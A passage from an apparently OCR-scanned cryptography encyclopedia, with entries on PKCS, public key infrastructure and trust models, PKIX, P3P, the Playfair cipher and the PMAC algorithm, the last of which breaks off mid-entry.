4. Buchanan JDR, Cowburn RP, Jausovec AV, Petit D, Seem P, Xiong G, Atkinson D, Fenton K, Allwood DA, Bryan MT (Jul 2005) Forgery: fingerprinting documents and packaging. Nature 436(7050):475
5. Carter L, Wegman MN (1979) Universal classes of hash functions. J Comput Syst Sci 18(2):143–154
6. Clarkson W, Weyrich T, Finkelstein A, Heninger N, Halderman JA, Felten EW (2009) Fingerprinting blank paper using commodity scanners. In: IEEE symposium on security and privacy(S&P 2009), Oakland, 17–20 May 2009. IEEE Computer Society, Berkeley, pp 301–314
7. Committee on Next-Generation Currency Design, Commission on Engineering and Technical Systems, National Research Council (1993) Counterfeit deterrent features for the next-generation currency design. Publication NMAB-472. The National Academies Press, Washington, DC
8. DeJean G, Kirovski D (2007) RF-DNA: radio-frequency certificates of authenticity. In: Paillier P, Verbauwhede I (eds) Cryptographic hardware and embedded systems – CHES 2007, Vienna, 10–13 Sept 2007. LNCS, vol 4727. Springer, Berlin, pp 346–363
9. Devadas S, Suh GE, Paral S, Sowell R, Ziola T, Khandelwal V (2008) Design and implementation of PUF-based "unclonable" RFID ICs for anti-counterfeiting and security applications. In: Proceedings of the IEEE international conference on RFID, Las Vegas, 16–17 Apr 2008, pp 58–64
10. Dodis Y, Reyzin M, Smith A (2004) Fuzzy extractors: how to generate strong keys from biometrics and other noisy data. In: Cachin C, Camenisch J (eds) Advances in cryptology – EUROCRYPT 2004. LNCS, vol 3027. Springer, Berlin, pp 523–540
11. Gassend B (Feb 2003) Physical random functions. Master's thesis, MIT Department of Electrical Engineering and Computer Science, Cambridge
12. Gassend B, Clarke D, van Dijk M, Devadas S (2002) Controlled physical random functions. In: ACSAC '02: proceedings of the 18th annual computer security applications conference, Washington, DC. IEEE Computer Society, Los Alamitos, pp 149
13. Gassend B, Clarke DE, van Dijk M, Devadas S (Nov 2002) Silicon physical unknown functions. In: Atluri V (ed) ACM conference on computer and communications security – CCS 2002, pp 148–160. ACM, New York
14. Gassend B, Lim D, Clarke D, van Dijk M, Devadas S (2004) Identification and authentication of integrated circuits. Concurr Comput Pract Exp 16(11):1077–1098
15. Guajardo J, Kumar SS, Schrijen G-J, Tuyls P (2007) FPGA intrinsic PUFs and their use for IP protection. In: Paillier P, Verbauwhede I (eds) Workshop on cryptographic hardware and embedded systems – CHES 2007, Vienna, 10–13 Sept 2007. LNCS, vol 4727. Springer, Berlin, pp 63–80
16. Guajardo J, Kumar SS, Schrijen G-J, Tuyls P (2007) Physical unclonable functions and public key crypto for FPGA IP protection. In: Proceedings of the 2007 international conference on field programmable logic and applications – FPL 2007, Amsterdam, 27–30 Aug 2007. IEEE, Piscataway, pp 189–195
17. Guajardo J, Škorić B, Tuyls P, Kumar SS, Bel T, Blom AHM, Schrijen G-J (2009) Anti-counterfeiting, key distribution, and key storage in an ambient world via physical unclonable functions. Inf Syst Front 11(1):19–41
18. Hammouri G, Sunar B (2008) PUF-HB: a tamper-resilient HB based authentication protocol. In: Bellovin SM, Gennaro R, Keromytis AD, Yung M (eds) Applied cryptography and network security, 6th international conference proceedings, ACNS 2008, New York, 3–6 Jun 2008. LNCS, vol 5037. Springer, Berlin, pp 346–365
19. Hammouri G, Öztürk E, Birand B, Sunar B (2008) Unclonable lightweight authentication scheme. In: Chen L, Dermot Ryan M, Wang G (eds) Information and communications security, 10th international conference proceedings, ICICS 2008, Birmingham, 20–22 Oct 2008. LNCS, vol 5308. Springer, Berlin, pp 33–48

20. Hammouri G, Dana A, Sunar B (2009) Cds have fingerprints too. In: Workshop on cryptographic hardware and embedded systems – CHES 2009, Lausanne, LNCS. Springer, Berlin, pp 348–362
21. Holcomb DE, Burleson WP, Fu K (Jul 2007) Initial SRAM state as a fingerprint and source of true random numbers for RFID tags. In: Proceedings of the conference on RFID security, Málaga
22. Juels A, Weis SA (2005) Authenticating pervasive devices with human protocols. In: Victor Shoup (ed) Advances in cryptology – CRYPTO 2005, Santa Barbara, 14–18 Aug 2005. LNCS, vol 3621. Springer, Berlin, pp 293–308
23. Kumar SS, Guajardo J, Maes R, Schrijen G-J, Tuyls P (2008) The butterfly PUF: protecting IP on every FPGA. In: Tehranipoor M, Plusquellic J (eds) IEEE international workshop on hardware-oriented security and trust proceedings, HOST 2008, Anaheim, 9 Jun 2008. IEEE Computer Society, Piscataway, pp 67–70
24. Kursawe K, Sadeghi A-R, Schellekens D, Škorić B, Tuyls P (2009) Reconfigurable physical unclonable functions–enabling technology for tamperresistant storage. In: IEEE international workshop on hardware-oriented security and trust proceedings, HOST 2009, 27 July 2009. IEEE Computer Society, Piscataway, pp 22–29
25. Lee JW, Lim D, Gassend B, Suh GE, van Dijk M, Devadas S (2004) A technique to build a secret key in integrated circuits for identification and authentication applications. In: IEEE symposium on VLSI circuits, Honolulu, 17–19 Jun 2004. IEEE, Piscataway, pp 176–179
26. Lim D (2004) Extracting secret keys from integrated circuits. Master's thesis, Massachusetts Institute of Technology, Cambridge
27. Lim D, Lee JW, Gassend B, Suh GE, van Dijk M, Devadas S (Oct 2005) Extracting secret keys from integrated circuits. IEEE Trans Very Large Scale Integr (VLSI) Syst 13(10):1200–1205
28. Linnartz J-P, Tuyls P (2003) New shielding functions to enhance privacy and prevent misuse of biometric templates. In: Kittler J, Nixon MS (eds) Audio-and video-based biometrie person authentication – AVBPA 2003, 9–11 Jun 2003. LNCS, vol 2688. Springer, Berlin, pp 393–402
29. Luby M, Rackoff C (1988) How to construct pseudorandom permutations from pseudorandom functions. SIAM J Comput 17(2):373–386
30. Maes R, Verbauwhede I (2010) A discussion on the properties of physically unclonable functions. In: TRUST-2010 workshop on security hardware, Belgium
31. Maes R, Tuyls P, Verbauwhede I (Nov 2008) Intrinsic PUFs from flip-flops on reconfigurable devices. In: Third benelux workshop on information and system security (WISSec 2008), Eindhoven
32. Majzoobi M, Koushanfar F, Potkonjak M (2009) Techniques for design and implementation of secure reconfigurable PUFs. ACM Trans Reconfig Technol Syst 2(1):1–33
33. Métois E, Yarin P, Salzman N, Smith JR (Mar 2002) Fiberfingerprint identification. In: AutoID'02 conference, Tarrytown
34. Pappu RS (Mar 2001) Physical one-way functions. PhD thesis, Massachusetts Institute of Technology, Cambridge. Available at: http://pubs.media.mit.edu/pubs/papers/01.03.pappuphd.powf.pdf
35. Pappu RS, Recht B, Taylor J, Gershenfeld N (2002) Physical one-way functions. Science 297(6):2026–2030. Available at: http://web.media.mit.edu/~brecht/papers/02.PapEA.powf.pdf
36. Simmons GJ (Oct 1991) Identification of data, devices, documents and individuals. In: Proceedings of 25th annual 1991 IEEE international Carnahan conference on security technology, Taipei, pp 197–218
37. Simpson E, Schaumont P (2006) Offline hardware/software authentication for reconfigurable platforms. In: Goubin L, Matsui M (eds) Cryptographic hardware and embedded systems – CHES 2006, Yokohama, 10–13 Oct 2006. LNCS, vol 4249. Springer, Berlin, pp 311–323
38. Škorić B, Bel T, Blom AHM, de Jong BR, Kretschman H, Nellissen AJM (2008) Randomized resonators as uniquely identifiable anti-counterfeiting tags. Presented at the SECSI 2008 Workshop, Berlin
39. Smith JR, Sutherland AV (1999) Micro-structure based indicia. In: Proceedings of AutoID'99, Summit, 28–29 Oct 1999
40. Su Y, Holleman J, Otis B (2007) A 1.6 pJ/bit 96% stable chip-ID generating cicuit using process variations. In: ISSCC '07: IEEE international solid-state circuits conference, Washington, DC. IEEE Computer Society, pp 406–408
41. Tuyls P, Batina L (2006) RFID-tags for anti-counterfeiting. In: Pointcheval D (ed) Topics in cryptology – CT-RSA 2006, San Jose, 13–17 Feb 2006. LNCS. Springer, Berlin
42. Tuyls P, Škorić B, Stallinga S, Akkermans AHM, Ophey W (2005) Information-theoretic security analysis of physical uncloneable functions. In: Patrick AS, Yung M (eds) Financial cryptography and data security – FC 2005, Roseau, 28 Feb–3 Mar 2005. LNCS, vol 3570. Springer, Berlin, pp 141–155
43. Tuyls P, Schrijen G-J, Škorić B, van Geloven J, Verhaegh N, Wolters R (2006) Read-proof hardware from protective coatings. In: Cryptographic hardware and embedded systems – CHES 2006, Yokohama, 10–13 Oct 2006. Lecture Notes in Computer Science, vol 4249. Springer, Berlin, pp 369–383
44. Vijaywargi D, Lewis D, Kirovski D (2009) Optical DNA. In: Dingledine R, Golle P (eds) Financial cryptography and data security – FC 2009, Accra Beach, 23–26 Feb 2009. LNCS, vol 5628. Springer, Berlin, pp 222–229
45. Škorić B, Tuyls P, Ophey W (2005) Robust key extraction from physical uncloneable functions. In: Ioannidis J, Keromytis AD, Yung M (eds) Applied cryptography and network security – ACNS 2005, New York, 7–10 Jun 2005. LNCS, vol 3531. Springer, Berlin, pp 407–422

PKCS

Peter Landrock[1], Danny De Cock[2]
[1]Cryptomathic, UK
[2]Department of Electrical Engineering-ESAT/COSIC K.U. Leuven and IBBT, Leuven-Heverlee, Belgium

Related Concepts

►Public Key Cryptography

Definition

The PKCS (Public Key Cryptography Standards) are specifications produced by RSA Laboratories in cooperation

with interested developers worldwide in order to promote and accelerate the deployment of PKI solutions.

Background

PKCS, the Public-Key Cryptography Standards, first published in 1991, were one of the catalysts for the standardization of public-key cryptography, and have become widely adopted and implemented.

Theory

The PKCS series are referenced in many formal and de facto standards, including ANSI X9, ►*PKIX*, SET, *S/MIME*, and ►*SSL*.

The PKCS series is under constant development, and it is RSA Laboratories' intention to revise the PKCS documents from time to time to keep track of new developments in cryptography and data security, as well as to transition the documents into open standards development efforts as opportunities arise. Currently, the list comprises:

PKCS#1: RSA Cryptography Standard – defines mechanisms for encrypting and signing data using RSA public-key cryptosystem. It includes former PKCS#2 and PKCS#4

PKCS#2: Withdrawn. Used to cover RSA encryption of message digests, has been merged into PKCS#1

PKCS#3: Defines a Diffie–Hellman key agreement protocol

PKCS#4: Withdrawn. Used to cover RSA key syntax, has been merged into PKCS#1

PKCS#5: Password-based Encryption Standard – describes a method for encrypting a string with a secret key derived from a password

PKCS#6: Extended-Certificate Syntax Standard – is being phased out in favor of the ITU-T X.509v3 standard

PKCS#7: Cryptographic Message Syntax Standard – defines a general syntax for messages that include cryptographic enhancements such as digital signatures and encryption

PKCS#8: Describes a syntax for private key information with an optional set of attributes

PKCS#9: Selected Attribute Types – defines selected attribute types for use in the other PKCS standards

PKCS#10: Describes the syntax for certification requests

PKCS#11: Cryptographic Token Interface Standard – defines a technology-independent programming interface, called Cryptoki, for cryptographic devices such as smart cards and PCMCIA-cards

PKCS#12: Personal Information Exchange Syntax Standard – specifies a portable format for storing or transporting a user's private keys, certificates, miscellaneous secrets, etc.

PKCS#13: In development, is intended to define mechanisms for encrypting and signing data using Elliptic Curve Cryptography

PKCS#14: In development, will cover pseudorandom number generation

PKCS#15: Cryptographic Token Information Format Standard – a complement to PKCS#11 giving a standard for the format of cryptographic credentials stored on cryptographic tokens

Recommended Reading

1. http://www.rsa.com/rsalabs/

PKI

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms

Public key infrastructure

Related Concepts

►Certification Authority; ►Identity Certificate; ►Key Management Infrastructure; ►Public Key Certificate; ►Public Key Cryptography; ►Registration Authority

Definition

A public key infrastructure (PKI), also called a key management infrastructure, is an infrastructure (consisting of hardware, software, people, policies, and procedures) for a distributed environment that deals with the management (creation, distribution, usage, storage, and revocation) of digital certificates.

Theory

It is widely recognised that PKIs are an essential cornerstone of any security architecture for secure electronic transactions and communications in open distributed environments where end users have ►digital signature and possibly encryption capability based on public key cryptography.

In a PKI, the public keys are distributed using public key certificates digitally signed and issued by a ►Certification Authority (CA). The public key certificate binds the public key to the legitimate holder of the corresponding private key. The user identity must be

unique within each CA domain. The binding is established through the registration process by a so-called Registration Authority (RA) for which the most important procedural step is the ►identification and registration of users in the system. There may be a number of RAs attached to a CA, and a typical role is to provide the CA with the ►credentials of the user and possibly its public key through an authenticated channel.

Public key certificates are sometimes also referred to as digital certificates or identity certificates (see [2]).

In the early 1990s the concept of attribute certificate was introduced which binds a public key to one or more attributes, defined as "information of any type" in ISO/IEC 9594-2 (see [3]) such as privileges, personal data, algorithm identifiers, etc. They can be considered as a generalization of identity certificates.

If digital certificates are used, it is necessary to provide means for verifying whether a certificate – which on the face of it appears to be valid – has not been revoked for some reason. This is handled by means of revocation lists or on-line inquiry protocols regarding the status of a certificate (such as *OCSP*, the On-line Certificate Status Protocol).

In practice, a PKI may have multiple CAs, so that a certificate applicant and verifiers not need to trust a single CA. CAs can certify keys of other CAs and in this manner arbitrary CA structures may be formed. This gives rise to notions such as certificate chains, bridge CAs, and cross-certification.

Applications

The X509 certificate framework is the best known example of identity certificates. Numerous standards and CA products have been developed based on X509 such as X9.55 (see [1]) developed by the American Bankers Association, which was adopted by ANSI for the financial services industry or PKIX by IETF [7] for the internet.

The payment card schemes have developed their own PKI with a proprietary format for the public key certificates for the ►EMV based card transactions.

Recommended Reading

1. ANSI X9.55 (1995) Public key cryptography for the financial services industry. www.ansi.org
2. Brands S (1999) Rethinking public key infrastructures and digital certificates building in privacy, PhD Dissertation, Ponsen & Looijen BV
3. ISO/IEC 9594-2 (2008) Information technology – open systems interconnection – the directory: models. www.iso.org
4. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
5. Salooma A (1990) Public-key cryptography. Springer, Berlin
6. Stinson D (1995) Cryptography – theory and practice. CRC Press, Boca Raton
7. www.ietf.org

PKI Trust Models

Mike Just
Glasgow Caledonian University, Scotland, UK

Synonyms

PKI trust relationships

Related Concepts

►Certificate; ►PKI; ►Public Key Cryptography; ►Trust Management; ►Trusted Third Party

Definition

►Public-key infrastructure (PKI) manages trust in electronic transactions. The principal elements used for maintaining that trust are the contents of the ►certificates and the security safeguards in effect in the environments of the various parties involved. These two elements are derived by a risk management procedure from the business purpose of the exchanges, as captured in the certificate policy.

Generally, an entity can be said to "trust" a second entity when it (the first entity) makes the assumption that the second entity will behave exactly as the first entity expects. The first entity makes this assumption about a relevant area of the second entity's behavior, and so the trust between them is limited to that specific area. In PKI the behavior of interest is related to the distribution and use of public keys for electronic commerce. Different types of trust relationship are capable of conveying different types of assurance between the parties. A trust relationship based upon ►public-key cryptography technology is intended to ensure the authenticity of the second entity's identifying descriptor and the enforceability of commitments undertaken by both entities. A *trust model* is used to describe these trust relationships.

Background

Trust is a well-established concept, and there are many examples of conventional trust relationships, including those between a bank and its account holders, between an employer and its employees, between a government and its citizens, between the media and its subscribers, between an industry association and its members, and so on. These conventional trust relationships also play an essential role in establishing new trust relationships based on public-key technology.

In the realm of public-key technology, a necessary step toward establishing a trust relationship is for the first entity to import a public key from the second one and protect its integrity for storage or communication to other entities. The entity that imports the public key is known as the relying party, because it intends to rely upon the public key for protecting subsequent exchanges with the key-holder (the entity from whom the key is imported).

In order to avoid confusion between the two parties, the public key import operation must be performed in a manner that preserves the key's authenticity and integrity (i.e., it must be received, unmodified, from the correct key-holder) and its "clarity" (i.e., the relying party's understanding of the approved uses for the public key must be the same as the key-holder's understanding). These security properties can only be established by means of an existing trust relationship capable of conveying the necessary assurances. So, it appears to be axiomatic that a trust relationship cannot be "created" where there is no existing trust relationship. Rather, existing trust relationships can only be "qualified" and "combined" to form trust relationships with new characteristics.

One way of building on an existing trust relationship, to form a new trust relationship based on public-key techniques with integrity and clarity, is to precede the import of a public key with an exchange of a trusted ►authentication token for the key-holder to the relying party. Following that exchange, an automated transfer of the public key and its qualifying information can be conducted between the key-holder and the relying party. The trustworthiness of that exchange depends upon the information covered in the exchange of the authentication token for the key-holder.

The authentication token may take the form of a displayable string of characters (which the relying party can conveniently read and enter at a computer keyboard), or some pre-existing shared secret information, which is linked with the public key and qualifying information. Proper transfer of the authentication token relies upon the existing trust relationship. The authenticity and integrity of the public key and its qualifying information can then be protected by relying on this authentication token. For example, as all browsers contain a set of pre-trusted public keys, when downloading a new browser, users can often verify a ►hash over the browser code in order to ensure that the keys have not been modified.

An essential component of the qualifying information is an identifying descriptor for the key-holder. The descriptor may be unique or shared, or some combination thereof. Sometimes it is the key-holder's name, but this is not necessarily the case. In many applications, the relying party's end-goal is to associate a privilege with the key-holder, and it will use the public key to authenticate the key-holder merely as an initial step in controlling the granting of that privilege. In other circumstances, the qualifying information may indicate directly that the key-holder possesses the required privilege. In self-service and inter-personal messaging applications, the key-holder's identifying descriptor is commonly sufficient.

The property of clarity may be implemented by the qualifying information in a number of different ways. It may be partially and implicitly expressed in the type of the public key, because for technical reasons not all public keys can be used for all business purposes. It may be explicitly encoded in key-usage codes and it may be included by reference in the form of certificate policy identifiers.


Theory

When reliance is placed on an authority (►trusted third party), the key-holder is commonly referred to as a subscriber, because, sometimes, the key-holder elects to subscribe to a service operated by the authority. The authority can then support trust between two parties, so that a "relying party" can trust a subscriber, and this involves a transitive trust based upon the public keys: The relying party trusts the authority, the authority trusts the subscriber, and so, the relying party trusts the subscriber. This simple model is depicted in Fig. 1a.

In the case of a ►certification authority (CA) and public keys, this relationship can be realized as follows:

1. The subscriber's public key is supplied to the certification authority by an authentic means.
2. The authority's public key is supplied to the relying party by an authentic means.
3. Subsequently, the subscriber's public key and qualifying information are supplied to the relying party either directly from the authority, or by some other communications path, with its authenticity, integrity, and clarity protected by a digital signature applied by the authority. The corresponding data structure is called a ►certificate and the most common means for implementing this scheme is ►X.509. The certificate can be viewed as the secure means by which the certification authority communicates trust to the relying party.

The above model quite succinctly presents the basic trust relation between a relying party and subscriber, as aided by an authority, as shown in Fig. 1b. In this case, the trust that the relying party has in the CA is often based upon a "trust anchor" (a public key) that has been previously shared with the relying party in a trustworthy manner. In web browsers, numerous trust anchors are pre-stored and



PKI Trust Models. Fig. 1 Trust models

already available for the user on a new machine, or when they download a new browser.

Advanced trust models can also be constructed. Figure 1c depicts a simple cross-certified model in which the relying party and the subscriber belong to different *trust domains* that are defined by their closest CA. In this case, the relying party has a direct trust relationship with their domain CA, in which the relying party has a trusted copy of their CA's public key. Similarly, the subscriber will have a trusted copy of their CA's public key. In this simple case, the respective CAs would have responsibility for certifying the corresponding public keys for the relying party and subscriber (in general, for the users in their domain). To allow the relying party to trust the subscriber, *cross certification* is employed whereby the CA of the relying party trusts the CA of the subscriber. This can be implemented through a cross-►certificate in which the CA of the relying party issues a certificate for the public key of the subscriber's CA. The resulting *trust path* from the relying party to the subscriber involves the relying party's trust anchor used to validate the cross-certificate issued to the subscriber's CA, and then the public key from the cross-certificate (belonging to the subscriber's CA) is used to validate the subscriber's certificate (and hence, gain trust in the corresponding public key of the subscriber).

A further transformation is shown in Fig. 1d, called the *Bridge CA Model*. This model envisages a scenario in which individual CAs would not directly cross-certify, possibly for reasons of efficiency or policy. For example, in the case of two countries, each with their own set of CAs issuing certificates (possibly a different CA for each government department), the countries might choose to cross-certify through a single Bridge CA. Such a scenario is actually implemented today between Canada and the United States, for example. In this case, the Bridge CA would issue cross-certificates for all *Spoke CAs*, and the path from the relying party would differ from Fig. 1c by the addition of the Bridge CA.

Variations to these models are possible. In addition, a number of *business controls* can be implemented using various fields of the ►certificates.

Applications

Trust models are widely used to facilitate the trust between domains that issue and use public keys. Domains might exist in separate organizations, though might also exist within a single organization. Web browser security relies upon a hierarchical model involving dozens of "root CAs" defined by the list of trust anchors stored in today's browsers.

Experimental Results

Numerous test results have been performed over the past ten or more years to determine the interoperability of products and organizations that implement PKI trust models. These results are typically fed back into the standardization process to ensure future interoperability and continued adherence to standards.

Open Problems and Future Directions

Consistent challenges related to the widespread deployment of PKI and PKI trust models persist to this day, and the challenges of establishing an automated means of trust between organizations remain.

Recommended Reading

1. Cooper D, Santesson S, Farrell S, Boeyen S, Housley R, Polk W (2008) Internet X.509 public key infrastructure certificate and CRL profile (RFC 5280), May 2008

PKI Trust Relationships

►PKI Trust Models

PKIX, Public Key Infrastructure (X.509)

Torben Pedersen
Cryptomathic, Århus, Denmark

Definition

PKIX is an IETF (Internet Engineering Task Force) working group with the goal of supporting *public key infrastructures* based on *X.509* on the Internet. The working group has produced a number of Requests for Comments (RfC). These are often referred to as "PKIX standards."

Background

The X.509 standard was first published in 1988, but in the following years the standard was extended to include the possibility of having extensions in certificates and CRLs in version 3. While this increased the applicability of the standard, it also created interoperability concerns. Based on this development the PKIX working group was established with the initial goal of creating profiles for using *X.509* on the Internet [1].

Theory

The charter of the PKIX working group [1] defines the scope and goals of the working group: to develop Internet standards needed to support an X.509-based PKI. This includes profiling the X.509 standard [2] and developing new standards related to the use of X.509 certificates on the Internet. While the initial work focused on the former a major proportion of recent work has focused on the latter. Most results of the working group are published as Request for Comments (RfC). Some of the more significant publications are mentioned below.

X.509 version 3 certificates and version 2 of certificate revocation lists permit a number of standard extensions as well as privately defined extensions; see [2]. In order to meet its initial goals the PKIX group early on published RfC 2459 as the first profile recommending usage of standard extensions and it also defined a few new extensions. This document has later been superseded by first RfC 3280 and later RfC 5280.

In relation to European Directive on Electronic Signature, the working group has made an RfC on qualified certificates as needed for qualified electronic signatures.

An informational standard describes a framework for the definition of certificate policies and *certificate practice statements*.

Related to the use of X.509 certificates on the Internet, a number of protocols have been defined. One example is certificate management protocols and a definition of certificate request message formats. The latter includes the possibility to prove possession of the private key corresponding to the public key to be certified and provides means for authenticating the requester.

A second example is the Online Certificate Status Protocol (OCSP) defined in RFC2560, which provides a mechanism for getting timely information about the status of a certificate. This may not be possible using regularly published certificate revocation lists, as a newly revoked certificate may not be listed in the revocation list held by the relying party. In OCSP a request for the status of a number of certificates is answered with a signed message containing the status of these certificates.

Thirdly, RFC3161 defines a protocol for requesting and getting a secure time stamp. Such time stamps may be used as part of a non-repudiation mechanism by time-stamping a signed message, but they can also be used in many other applications – including some that are not related to the use of X.509 certificates. A request for a time stamp does not identify the requester and a time stamp on a particular message is obtained without revealing the contents of the message – only the hash value of the message ("Collision-Resistant Hash Function") is

revealed to the time-stamping authority. Basically, the time stamp is a signed structure containing the hash value of the message and the time. The time stamp also contains *policy* information indicating the applicability of the time stamp. If necessary, more information can be placed in time stamps using the extension mechanism also used in X.509 certificates.

Recommended Reading

1. Public-Key Infrastructure (X.509) (pkix). http://www.ietf.org/dyn/wg/charter/pkix-charter.html
2. (2005)X.509: ITU-T Recommendation X.509 | ISO/IEC 9594-8: Information technology – open systems interconnection – the directory: public-key and attribute certificate frameworks

Platform for Privacy Preferences (P3P)

Lorrie Faith Cranor
School of Computer Science, Carnegie Mellon University, Pittsburg, PA, USA

Related Concepts

►Computer-Readable Privacy Policy; ►Privacy Notice; ►Privacy Policy

Definition

The Platform for Privacy Preferences (P3P) is a World Wide Web Consortium (W3C) recommendation for standardized computer-readable Web site privacy policies.

Background

P3P was developed by the World Wide Web Consortium (W3C) to provide a standard way for Web sites to communicate about their privacy policies in a computer-readable format. This allows for the development of P3P user agents that can fetch these policies, evaluate them, and help users by displaying pertinent information, blocking cookies, or performing other functions based on each Web site's privacy policy [1].

W3C working groups developed the P3P specification over a period of several years, and released P3P 1.0 as an official Recommendation in 2002 [3]. Subsequently, the W3C began work on a P3P 1.1 specification, which was released as a W3C Working Group Note in 2006. However, P3P 1.1 has not become an official W3C Recommendation. In addition, the W3C also developed a working draft for A P3P Preference Exchange Language (APPEL) that specified a language for encoding user privacy preferences. However, APPEL has not become an official W3C Recommendation.

P3P functionality has been built into the Microsoft Internet Explorer (IE) and Netscape Navigator Web browsers. IE uses P3P to make cookie-blocking decisions. In addition, AT&T Research developed a P3P user agent called Privacy Bird, which is now being maintained by the CyLab Usable Privacy and Security (CUPS) Laboratory at Carnegie Mellon University. CUPS also developed a P3P search engine called Privacy Finder.

P3P has been adopted by thousands of Web sites around the world [2].

Applications

The P3P Recommendation specifies a standard format for P3P policies, Web site privacy policies encoded using the XML language. P3P policies include contact information for the Web site to which they apply, information about resolving privacy disputes with that site, and information about that site's policies for providing individuals with access to their own data. In addition, P3P policies indicate the types of data a site collects, purposes for which data may be used, and data sharing and retention policies. P3P policies can also indicate when opt-in or opt-out options are available and provide a pointer to information about how to exercise these options.

The P3P Recommendation also specifies a standard policy reference file format, which is used to indicate the files and directories to which a P3P policy applies. P3P user agents first locate and request policy reference files and then request the applicable P3P policy files. Most Web sites place their policy reference files at a well-known location: w3c/p3p.xml. However, Web sites have the option of placing their policy reference files at other locations and referencing that location in their HTTP headers or in HTML link tags embedded in HTML content.

Finally, the P3P Recommendation specifies a standard format for P3P compact policies that can be used by P3P user agents to evaluate the privacy policies associated with cookies without having to fetch the full P3P policy. Compact policies are a series of three- and four-letter tokens that describe key elements of P3P policies that pertain to cookies. They are an optional part of the P3P specification and are required to be accompanied by full P3P policies and policy reference files.

Recommended Reading

1. Cranor LF (2002) Web privacy with P3P. O'Reilly, Sebastopol
2. Cranor LF, Egelman S, Sheng S, McDonald AM, Chowdhury A (2008) P3P deployment on websites. Electron Commerce Res Appl 7(3):274–293

3. Cranor L, Langheinrich M, Marchiori M, Presler-Marshall M, Reagle J (2002) The platform for privacy preferences 1.0 (P3P1.0) specification. W3C Recommendation 16 April 2002. http://www.w3.org/TR/P3P/

Playfair Cipher

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

This is digraphic, bipartite *substitution* (►Substitutions and Permutations) $V_{25} \times V_{25} \rightarrow V_{25} \times V_{25}$, using a 5×5 ►Polybios square and a "crossing step" $(\alpha\beta)(\gamma\delta) \mapsto (\alpha\delta)(\gamma\beta)$. In the example given below, the key palmerstone has been used to make the Polybios square (see mixed, ►Alphabet).

	1	2	3	4	5
1	P	A	L	M	E
2	R	S	T	O	N
3	B	C	D	F	G
4	H	I	K	Q	U
5	V	W	X	Y	Z

ag ↦ (12)(35) ↦ (15)(32) ↦ EC

If a bigram is found in the same row (or the same column), the "crossing step" degenerates: it takes the cyclically right neighbor: am ↦ LE; ae ↦ LP; aa ↦ LL (or the neighbor cyclically below: dl ↦ KT; dx ↦ KL). Modified rules are common, especially the one concerning the doubles: perhaps one letter of the pair will be omitted or replaced with a null; in cases like "less seven" this will lead to encrypt "le s& s& se ve n&," where & is a null.

A modified Playfair uses two Polybios squares, one for the first and one for the second character of the bigrams, e.g.,

A	Y	K	I	H		Y	X	U	H	A
L	B	M	N	P		T	R	K	B	I
Q	R	C	O	G	bu ↦ KY	P	M	C	G	S
Z	X	V	D	S		F	D	L	Q	V
F	W	U	T	E		E	N	O	W	Z

In case a bigram is found in the same row or column, rules similar to the ones above are to be applied.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

PMAC

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Synonyms

Parallelizable message authentication code

Related Concepts

►Block Ciphers; ►MAC Algorithms

Definition

PMAC is a parallelizable ►MAC algorithm based on a ►block cipher. PMAC computes the value Σ, defined as the sum modulo 2 of the ciphertexts obtained by encrypting the sum modulo 2 of each message block (except the last one) and an offset derived from the key and the block index. Next the last message block (padded to the block length if necessary) is added to Σ; if no padding occurs, an extra offset is added to Σ. The resulting string is encrypted with the block cipher and the MAC value is obtained by truncating the final ciphertext.

Background

PMAC is a ►MAC algorithm designed by Black and Rogaway [1] in 2002.

Theory

►PMAC is a deterministic ►MAC algorithm based on a ►block cipher related to the OCB mode (►Authenticated Encryption). In contrast to ►CBC-MAC, PMAC is fully parallelizable, which means that up to t processors can be used in parallel, where t is the number of n-bit blocks of the message. For serial computations, PMAC is about 8% slower than CBC-MAC. The computation of PMAC does not require the knowledge in advance of the message length.

In the following, the block length and key length of the block cipher will be denoted with n and k respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeroes will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. If $i \geq 1$ is an integer, $\mathtt{ntz}(i)$ is the number of trailing 0-bits in the binary representation

